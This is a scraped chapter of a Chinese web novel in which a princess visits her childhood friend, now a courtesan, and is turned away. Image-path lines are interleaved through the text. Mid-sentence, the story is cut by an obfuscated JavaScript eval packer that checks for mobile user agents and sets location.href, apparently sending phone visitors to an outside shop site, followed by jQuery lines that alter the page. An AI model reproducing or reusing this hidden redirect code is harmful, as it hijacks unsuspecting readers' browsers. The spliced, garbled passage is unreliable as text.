27.春风阁

作品:《拯救悲惨女配计划[快穿]

    春风阁位于盛陵商业最繁华的地段,整条街大多是茶楼,酒楼,各类吃食和布匹铺子等等,当然也有首饰和胭脂水粉铺子,只不过涉及女子的东西都是专供春风阁姑娘们的。真正的大家闺秀绝不会来这里采买,她们连踏进这条街都嫌脏。


    因而当陈蕴大摇大摆毫无遮掩,甚至连马车都没坐地走进这条街,还直奔春风阁时,路人便频频侧目。


    她来前换了身衣服,上身朱红色交领短袄配比甲,下穿织金马面裙,满头珠翠,总之怎么招摇怎么来。往春风阁门口一站,正在迎客的老鸨便愣了。


    王妈妈第一反应是这又是谁家的悍妇来捉奸了吧?这些男人也真是,寻花问柳前好歹把自己家里安顿好了呀,净给自己添麻烦。


    随即笑盈盈地上前客气道:“这位贵人请问您找哪位?”


    陈蕴坦然:“找你们家云岫姑娘。”


    王妈妈就迷惑了,下意识道:“云岫这会儿没接客啊……”


    陈蕴:“?”“我不是客吗?”


    王妈妈:“……”


    她尬笑了两声:“贵人您说笑了,这不是您该来的地方,还是劳您回府吧。”“琥珀。”陈蕴喊了声。


    “哎。”琥珀清脆应声,干脆利落地从荷包里掏出一锭银子扔王妈妈手里。


    王妈妈顿时喜笑颜开,心想管她来干什么的,谁给她银子谁就是祖宗。只不过……


    王妈妈犹豫道:“贵人,云岫近些日子不小心伤了脸,不怎么见客了,您就算只想听个曲儿品个茶的,她那脸看着也伤眼不是,要不换一位?”


    陈蕴心头一紧,这个时候沈青樾的脸已经伤了?


    她皱着眉道:“不要紧,我就要云岫。”


    “得嘞,听您的。”王妈妈道,“我带您去楼上稍坐片刻,云岫随后就到。”陈蕴颔首,又回头对琥珀道:“你去对面茶楼坐着等我吧,若是有人好奇打听我是谁,你就如实说,大声说,听明白了吗?”


    琥珀:“……”


    她绝望地望了望天,心道老爷和夫人到底是有多么不了解自家小姐,才会放心让她一个人回盛陵?


    *


    陈蕴慢悠悠地喝了半盏茶,才总算听见了敲门声。


    “请进。”陈蕴道。


    木门吱呀一声打开又合上,陈蕴抬眼,便见眼前瘦弱的姑娘,隆冬时节,她只穿着单薄的素纱衣,因抱着琵琶敞口的袖子直滑到臂肘处,露出苍白纤细的小臂。她垂着头,下办张脸上蒙着面纱,轻声细语道:“奴家面容有损,恐污了贵客尊眼,还望允许奴家戴着面纱侍奉。”


    陈蕴没仔细听她说什么,只皱着眉想她穿这么少该有多冷。


    “过来坐。”陈蕴道。


    许是听见了女子的声音,沈青樾颇觉意外,猛然抬起头,只见房间内除了自己便只有眼前这位服饰华丽容颜冷艳,看上去还有些面熟的女子。


    她没反应过来这是什么情况,却下意识地听话坐在桌旁。然后她的琵琶就被人接了过去,取而代之的是被塞过来的暖手炉,眨眼的功夫那位好看的女子又把炭盆往她脚下推了推。


    “您这是……”沈青樾迟疑道。


    陈蕴在沈青樾面前一步之遥的位置站定,叹了口气道:“青樾姐姐,你不记得我了吗?”


    沈青樾握着暖手炉的手蓦地发紧,她记不清自己有多久没听见“青樾”这个名字了,而会叫自己“青樾姐姐”的女子在她的记忆中只有一个人。


    她不敢置信地仔细打量了一番眼前的女子,确实,对方长大了许多,可眉眼间依然有少年时的几分影子。


    “你是……蕴儿?”沈青樾颤声问。


    陈蕴笑着点了点头:“青樾姐姐,我好想你啊。”


    她伸出手向前探去,岂料沈青樾倏然侧身躲开,她本就只坐了凳子的三分之一,这么一躲更是险些跌倒。


    陈蕴眼疾手快地扶了一把:“青樾姐姐小心。”


    下一刻,沈青樾应激般甩袖挣开,声音尖细刺耳:“别这么叫我。”


    陈蕴顿住。


    沈青樾垂着头不肯看她,自顾自地抱起角落的琵琶,拉开房门,迈出去的前一刻,她背对着陈蕴,用尽可能冷静的语气道:“沈青樾八年前便死了,现在我只是春风阁的云岫姑娘。”


    陈蕴任凭沈青樾离开,没有去拦,因为她后知后觉地意识到了一个问题。


    她将998自袖口中掏出来扔到桌上,骂了句:“你又坑我。”


    998顺势爬到了暖手炉上方,将整个身子贴上去抱着舒服地叹了口气:“哎呀,我也是好心,我怎么知道会这样。”


    陈蕴无奈,998给她的基础身份设定没有问题,郡主的身份确实能让她行事方便许多,可坏就坏在998画蛇添足地加了一段设定——昌乐郡主少年时和沈青樾交好。


    【11年前,年仅11岁的陈蕴被母亲带着去参加沈家嫡长女的及笄礼,她没怎么注意那位端庄贤淑看上去和其他的大家闺秀一个模子刻出来般的沈家最优秀的女儿,反而把目光落在了角落里不起眼的沈青樾身上。


    对方看上去又瘦又小,穿着短了半截儿的衣服,头上一根发钗也无,只用天青色发带高高束起。


    陈蕴乍见之时,还以为那是沈府的丫鬟,可她又偏偏坐在主子的位置上。


    可说她是主子吧,遭受这种很明显的差别对待,她竟一丝怨气也无,混世小魔王陈蕴表示不理解,因此,她对沈青樾产生了好奇,主动凑过去打招呼。


    这一问才知道,原来对方竟比自己还大两岁,陈蕴便开始叫她“青樾姐姐”。


    而对于沈青樾来说,她长到这么大还从未接触过沈家以外的人,也从未有人用这种热络又自来熟的态度同她说话。


    她很意外,但并不反感。


    自那以后,陈蕴便常常往沈府跑,她会在与沈青樾的闺房一墙之隔的窄巷内吹哨子。


    沈青樾听到声音便知是她来了,会跑到偏门处,自陈蕴那里接过冰糖葫芦或者刚出锅的糖炒板栗。


    偶尔陈蕴疯起来还会不管不顾地带着沈青樾翻墙出去。


    她们一起逛过灯会,坐过游船,承诺过要做一辈子的闺中密友。


    可是这段沈青樾人生中最快乐自由的日子,也就只有短暂的一年。


    一年后,北狄在边关屡屡作乱,陈将军奉旨领兵平乱,陈蕴随行,这一走便是十年。


    他们走了没多久先帝便病重,紧接着诸皇子党同伐异,为了避免牵扯进去,陈将军自请永驻边关,只要有他在一日,绝不会让;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17176507|194741||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    北狄的兵马越过大晟半步。


    十年间,沧海桑田,物是人非。】


    以上为998新加入的剧情,原本想着给陈蕴和沈青樾加一点羁绊,可以方便陈蕴更好地接触对方。


    谁成想适得其反。


    陈蕴叹气,也是她考虑不周,接收998的剧情以及原书剧情的过程是一样的,仅限于用眼睛看,用脑子记,可她毕竟没有亲身经历过。


    那仅仅是“设定”,因而她之前并没有想到沈青樾多年后,在沦落到如此不堪的境地之后,重见故人该是何等心境。“现在怎么办啊。”998底气不足地问道。


    陈蕴看了眼紧闭的门窗:“慢慢磨吧。”


    “我常常来,她总不能一直避而不见。”


    *


    “您还要常常去!”总算回了郡主府,琥珀侍候陈蕴洗脸时,闻言差点把水盆打翻。


    她掐着自己的人中,碎碎念着:“您知道我今日在茶楼里有多少人在好奇地打探吗?”


    “只怕这会儿工夫,您刚回盛陵就去春风阁的消息已经传遍各府了。”


    陈蕴勾唇一笑:“这不正好?”


    琥珀脸憋得通红,还是不吐不快:“我知道小姐您是不想成亲才糟蹋自己的名声,可是您不知道那些人背地里说的话有多难听。”


    她气得要死,愤愤道:“您在战场杀敌的时候,这些世家公子各府少爷们还不是在什么春风阁秋风楼的逍遥快活。”


    “凭什么他们去就可以,您不过只去了一趟见故友,就成了他们口中的……”


    说到这里她忽然又闭上了嘴。


    “成了什么?”陈蕴逗她。


    “成了‘不知检点’‘不守妇道’‘没有教养’……”


    琥珀嘟囔着将那些话复述了一遍。


    陈蕴讶异:“他们当着你的面说的?”


    “哪能呢。”琥珀不屑道,“他们问我您是谁家夫人,我就按照您的命令实话说您是陈将军之女昌乐郡主,尚未婚配。”陈将军十年未回,众人不知道他的战绩,可他国舅爷的身份总是知道的。


    因此并没有人敢当面说些什么,甚至还有人夸了句“昌乐郡主不拘小节”。


